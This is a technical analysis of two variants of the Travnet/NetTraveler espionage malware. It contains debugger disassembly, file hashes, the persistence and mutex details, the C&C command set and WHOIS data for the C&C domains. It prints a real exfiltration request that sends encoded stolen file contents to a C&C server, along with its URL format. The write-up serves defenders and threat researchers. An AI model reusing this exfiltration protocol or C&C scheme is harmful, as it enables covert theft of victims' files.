10003550  . 8D86 00040000  LEA EAX,DWORD PTR DS:[ESI+400]
10003556  . 50             PUSH EAX                                ┌HeapSize
10003557  . 6A 08          PUSH 8                                  │Flags = HEAP_ZERO_MEMORY
10003559  . FF15 6C900010  CALL DWORD PTR DS:[<&KERNEL32.GetProces │[GetProcessHeap
1000355F  . 50             PUSH EAX                                │hHeap
10003560  . FF15 68900010  CALL DWORD PTR DS:[<&KERNEL32.HeapAlloc └HeapAlloc
10003566  . FF75 14        PUSH DWORD PTR SS:[EBP+14]              ┌<%u>
10003569  . 8B3D 90910010  MOV EDI,DWORD PTR DS:[<&MSVCRT.sprintf> │msvcrt.sprintf
1000356F  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX            │
10003572  . FF75 10        PUSH DWORD PTR SS:[EBP+10]              │<%s>
10003575  . 68 F4640110    PUSH 6to4ex.100164F4                    │<%s> = "192.168.2.11"
1000357A  . 68 04650110    PUSH 6to4ex.10016504                    │<%s> = "mark"
1000357F  . 68 F0630110    PUSH 6to4ex.100163F0                    │<%s> = "44AE768C"
10003584  . FF75 DC        PUSH DWORD PTR SS:[EBP-24]              │<%s>
10003587  . 68 D8B50010    PUSH 6to4ex.1000B5D8                    │format = "%s?hostid=%s&hostname=%s&hostip=%s&filename=%s&filestart=%u&filetext="
1000358C  . 50             PUSH EAX                                │s
1000358D  . FFD7           CALL EDI                                └sprintf
1000358F  . 83C4 20        ADD ESP,20
10003592  . 56             PUSH ESI
10003593  . FF75 08        PUSH DWORD PTR SS:[EBP+8]
```

An actual HTTP GET request looks like this:

“http://www.newesyahoo.com/traveler1/net/nettraveler.asp?hostid=00CD1A40&hostname=ComputerName&hostip=127.0.0.1&filename=FileList-0523-131103.ini&filestart=0&filetext=begin::RgAxAC2QzebTgdToZTkXQaCicYTaZR72HWSigYTPHjEZDUZTvgBrOEmQ0nIxm86m46D0YTg*::end”

Here, the data between “begin::” & “::end” is the actual file content, that was compressed & encoded by the bot. It seems that this older variant of the Travnet malware supported 4 different types of commands from the remote C&C and they are as follows:

- UNINSTALL
- UPDATE
- RESET
- UPLOAD


[#] OllyDbg - 6to4ex.dll [#] - [CPU - main thread, module 6to4ex]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
10003872  .  8D85 F4FEFFFF  LEA EAX,DWORD PTR SS:[EBP-10C]
10003878  .  68 44B60010    PUSH 6to4ex.1000B644                    ASCII "%s:UNINSTALL"
1000387D  .  50             PUSH EAX
1000387E  .  FFD6           CALL ESI
10003880  .  8B3D B4910010  MOV EDI,DWORD PTR DS:[<&MSVCRT.strstr>]  msvcrt.strstr
10003886  .  8D85 F4FEFFFF  LEA EAX,DWORD PTR SS:[EBP-10C]
1000388C  .  50             PUSH EAX                                [s2
1000388D  .  FF75 FC        PUSH DWORD PTR SS:[EBP-4]               |s1
10003890  .  FFD7           CALL EDI                                [strstr
10003892  .  83C4 14        ADD ESP,14
10003895  .  85C0           TEST EAX,EAX
10003897  .v 75 75          JNZ SHORT 6to4ex.1000390E
10003899  .  53             PUSH EBX
1000389A  .  8D85 F4FEFFFF  LEA EAX,DWORD PTR SS:[EBP-10C]
100038A0  .  68 38B60010    PUSH 6to4ex.1000B638                    ASCII "%s:UPDATE"
100038A5  .  50             PUSH EAX
100038A6  .  FFD6           CALL ESI
100038A8  .  8D85 F4FEFFFF  LEA EAX,DWORD PTR SS:[EBP-10C]
100038AE  .  50             PUSH EAX
100038AF  .  FF75 FC        PUSH DWORD PTR SS:[EBP-4]
100038B2  .  FFD7           CALL EDI
100038B4  .  83C4 14        ADD ESP,14
100038B7  .  85C0           TEST EAX,EAX
100038B9  .v 75 4F          JNZ SHORT 6to4ex.1000390A
100038BB  .  53             PUSH EBX
100038BC  .  8D85 F4FEFFFF  LEA EAX,DWORD PTR SS:[EBP-10C]
100038C2  .  68 2CB60010    PUSH 6to4ex.1000B62C                    ASCII "%s:RESET"
100038C7  .  50             PUSH EAX
100038C8  .  FFD6           CALL ESI
100038CA  .  8D85 F4FEFFFF  LEA EAX,DWORD PTR SS:[EBP-10C]
100038D0  .  50             PUSH EAX
100038D1  .  FF75 FC        PUSH DWORD PTR SS:[EBP-4]
100038D4  .  FFD7           CALL EDI
100038D6  .  83C4 14        ADD ESP,14
100038D9  .  85C0           TEST EAX,EAX
100038DB  .v 75 29          JNZ SHORT 6to4ex.10003906
100038DD  .  53             PUSH EBX
100038DE  .  8D85 F4FEFFFF  LEA EAX,DWORD PTR SS:[EBP-10C]
100038E4  .  68 20B60010    PUSH 6to4ex.1000B620                    ASCII "%s:UPLOAD"
100038E9  .  50             PUSH EAX
[100163F8]=00000004
```


That concludes Part-A of our Travnet analysis.

Travnet Technical Analysis: Part B

File details :

Filename	travnet_B.exe
MD5	9d22897b05261ad66645887b094a43c7
SHA1	dc63b4b9ee2f8486b96ce62be4a31e041d422ef7
SHA256	e547e8a8bc27d65dca92bc861be82e1c94b9c9aca8a2b75381e9b16e4ad89600
Filetype	PE32 executable (GUI) Intel 80386, for MS Windows
Filesize	102400 bytes
C&C Url	http://www.viprambler.com/newsinfo/uld/nettraveler.asp

A quick analysis by PEiD reveals that the binary is not packed or protected.



PEiD v0.95

File: C:\Documents and Settings\marky\Desktop\travnet\travnet_B.exe


Entrypoint: 000069B8 EP Section: .text

File Offset: 000069B8 First Bytes: 55,8B,EC,6A

Linker Info: 6.0 Subsystem: Win32 GUI

Microsoft Visual C++ 6.0

☑ Stay on top



KANAL v2.92

File C:\Documents and Settings\marky\Desktop\tra


No known crypto signatures found (in 0.1s)

This executable is apparently an updated variant of Travnet. The major changes are as follows:

- It's an executable & not a DLL.
- The compression algorithm has been modified.
- It tries to install itself on the victim machine to achieve persistence instead of dropping other payloads.
- Supports just 2 instructions from the C&C instead of 4, like in the previous version.


Apart from these, there isn't much difference. The following analysis only focuses on what has changed.

It achieves persistence by copying itself to the currently logged-in user's "temp" folder as "csmss.exe" & placing a shortcut to it, named as "seruvice.lnk" in the "startup" folder.




```
push    7                    ; nFolder
push    eax                  ; lpszPath
push    0                    ; hwndOwner
call    ds:SHGetSpecialFolderPathA
lea     eax, [ebp-104h]
push    offset aSeruvice_lnk ; "\\seruvice.lnk"
push    eax                  ; char *
call    strcat
```

The next step it to create a new mutex object to avoid running multiple instances. It names the mutex as "Assassin".




```
pop     ecx
pop     ecx
push    offset Name     ; "Assassin"
push    ebx             ; bInitialOwner
push    ebx             ; lpMutexAttributes
call    ds:CreateMutexA
mov     [ebp+hObject], eax
```

After this, it generates a unique 8 characters long "hostid", based on volume serial number to identify the bot. This is common to the previous variant too.



```
call    memset
push    [ebp+VolumeSerialNumber]
push    offset a08x     ; "%08X"
push    esi             ; char *
call    ds:sprintf
add     esp, 18h
```

Then it checks if the victim machine is connected to the internet or not, by trying to resolve "smtp.live.com" & if that fails, as a second attempt, "smtp..yahoo.com".



```
call    esi ; Sleep
push    offset name     ; "smtp.live.com"
call    gethostbyname
test    eax, eax
jnz     short loc_4065C6
```

```
push    edi             ; dwMilliseconds
call    esi ; Sleep
push    offset aSmtp_yahoo_com ; "smtp.yahoo.com"
call    gethostbyname
test    eax, eax
jz      short loc_4065D7
```

```
loc_4065C6:                 ; "++-+-¼++-"
push    offset aM
call    ds:printf
```

```
loc_4065D7:                 ; "+¦+¿-¼++-"
push    offset aIM
call    ds:printf
```


The strings displayed above, are actually in "Chinese" & turn out to be :

- "You can connect to the network."
- "Unable to connect to the network."

Unlike the previous variant, this one doesn't seem to collect sensitive information about the victim machine. It just makes a list of all files & folders on the victim machine & dumps it into a file named as


"AllIndex.ini". Next step is to compress the contents of this file, copy the compressed content to a new file named as "AllIndex.ini_d" & then delete the previously created clear-text file. The contents of both the files are as follows:

Filename : AllIndex.ini




```
C:\AUTOEXEC.BAT
C:\CONFIG.SYS
C:\Documents and Settings
C:\Documents and Settings\All Users
C:\Documents and Settings\All Users\Desktop
C:\Documents and Settings\All Users\Documents
C:\Documents and Settings\All Users\Documents\My Music
C:\Documents and Settings\All Users\Documents\My Music\My
Playlists
C:\Documents and Settings\All Users\Documents\My Music\Sample
Music
C:\Documents and Settings\All Users\Documents\My Music\Sample
Music\Beethoven's Symphony No. 9 (Scherzo).wma
C:\Documents and Settings\All Users\Documents\My Music\Sample
Music\New Stories (Highway Blues).wma
C:\Documents and Settings\All Users\Documents\My Music\Sample
Playlists
C:\Documents and Settings\All Users\Documents\My Music\Sample
Playlists\001330D8
C:\Documents and Settings\All Users\Documents\My Music\Sample
Playlists\001330D8\Plylst1.wpl
```

Filename : AllIndex.ini_d



```
Begin 52366 †èà□¤
▪'E°□□âBH□*
□(□€
yâÄH‘#.¦d™ú€"òfL□6eÜÐ™□"Œ□2 ¦˝¡C'□›3s?¸□@°a□¢Êœ2ruxm… RfÎ□:oà†ñÞ□ÿÈw\šä□Ñ¤Îœ4
□6aò°I3·—?á2‰L□8lÊÊó÷x5\„˝¥A ycW□q²□1‰¯^ò9á6□áä□
□9@ ˜2□□BÏ›□.í´   KØ?sRæ®
‘□!'m"²<□$Í□4wo□ „°©›ˆtï_×ô_Ö□p□□#ÆŒ□0ˆà□õ□Åµ&‰˜ÜIÄ|Oí‰íý?□□õÿ9Ðÿw2Áý?› èÿ□M□
›°□□
4i▪□s\¨□s¶ôÿhJ□·V□
```


It's pretty obvious that the compression ratio achieved by the custom algorithm is quite high from the following image:



```
 Volume Serial Number is 44AE-768C

 Directory of C:\Documents and Settings\marky\Desktop\dump_live

06/22/2013  08:11 PM    <DIR>          .
06/22/2013  08:11 PM    <DIR>          ..
06/22/2013  07:50 PM            43,795 AllIndex.ini
06/22/2013  03:41 AM             6,558 AllIndex.ini_d
               2 File(s)         50,353 bytes
               2 Dir(s)   5,969,698,816 bytes free

C:\Documents and Settings\marky\Desktop\dump_live>_
```

Apart from that, this variant also creates a file that lists all the currently running processes on the victim machine, into a text file named "Process.dll" inside the currently logged-on user's "temp" folder. This variant also uses a modified naming convention to upload files onto the remote C&C. The only other major difference from the previous variant is the fact that this one only supports 2 commands from the remote C&C server, instead of 4 & they are as follows:

- Uninstall
- Upload



```
004016E4 .v74 77           JE SHORT travnet_.0040175D
004016E6 . 53              PUSH EBX
004016E7 . 50              PUSH EAX                                    [s
004016E8 . FF15 A0A58D00   CALL DWORD PTR DS:[<&MSVCRT._strupr>]       [_strupr
004016EE . BB 508C8D00     MOV EBX,travnet_.008D8C50                    ASCII "44AE768C"
004016F3 . 8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
004016F6 . 53              PUSH EBX
004016F7 . 8D85 F4FEFFFF   LEA EAX,DWORD PTR SS:[EBP-10C]
004016FD . 68 58B54000     PUSH travnet_.0040B558                       ASCII "%s:UNINSTALL"
00401702 . 50              PUSH EAX
00401703 . FFD7            CALL EDI
00401705 . 8B35 C0A58D00   MOV ESI,DWORD PTR DS:[<&MSVCRT.strstr>]      msvcrt.strstr
0040170B . 8D85 F4FEFFFF   LEA EAX,DWORD PTR SS:[EBP-10C]
00401711 . 50              PUSH EAX                                    [s2
00401712 . FF75 FC         PUSH DWORD PTR SS:[EBP-4]                   |s1
00401715 . FFD6            CALL ESI                                    [strstr
00401717 . 83C4 18         ADD ESP,18
0040171A . 85C0            TEST EAX,EAX
0040171C .v75 29           JNZ SHORT travnet_.00401747
0040171E . 53              PUSH EBX
0040171F . 8D85 F4FEFFFF   LEA EAX,DWORD PTR SS:[EBP-10C]
00401725 . 68 4CB54000     PUSH travnet_.0040B54C                       ASCII "%s:UPLOAD"
0040172A . 50              PUSH EAX
0040172B . FFD7            CALL EDI
0040172D . 8D85 F4FEFFFF   LEA EAX,DWORD PTR SS:[EBP-10C]
```

The C&C server in case of this variant was located at :


"http://www.viprambler.com/newsinfo/uld/nettraveler.asp"

Travnet Technical Analysis : Part C

Apart from analyzing the malware samples, we also tried to gather as much information about the C&C servers as we could. The fact that even after a lot of research papers being published on the analysis of the Travnet malware, some of the C&C servers are still active & functioning, is noteworthy. We were able to locate a few of them. The ones that caught our attention are currently hosted on these domains :


- www.pkspring.net
- www.viprambler.com

Let's start with the analysis of "www.viprambler.com". WHOIS record for the domain currently is as follows:



```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Registration Service Provided By: SHANGHAI MEICHENG TECHNOLOGY INFORMATION DEVELOPMENT CO., LTD.

Domain Name: VIPRAMBLER.COM

 Registration Date: 23-Jan-2013
 Expiration Date: 23-Jan-2014

 Status:LOCKED
        Note: This Domain Name is currently Locked.
        This feature is provided to protect against fraudulent acquisition of the domain name,
        as in this status the domain name cannot be transferred or modified.

 Name Servers:
    ns1.ezdnscenter.com
    ns2.ezdnscenter.com
    ns3.ezdnscenter.com
    ns4.ezdnscenter.com
    ns5.ezdnscenter.com
    ns6.ezdnscenter.com
```

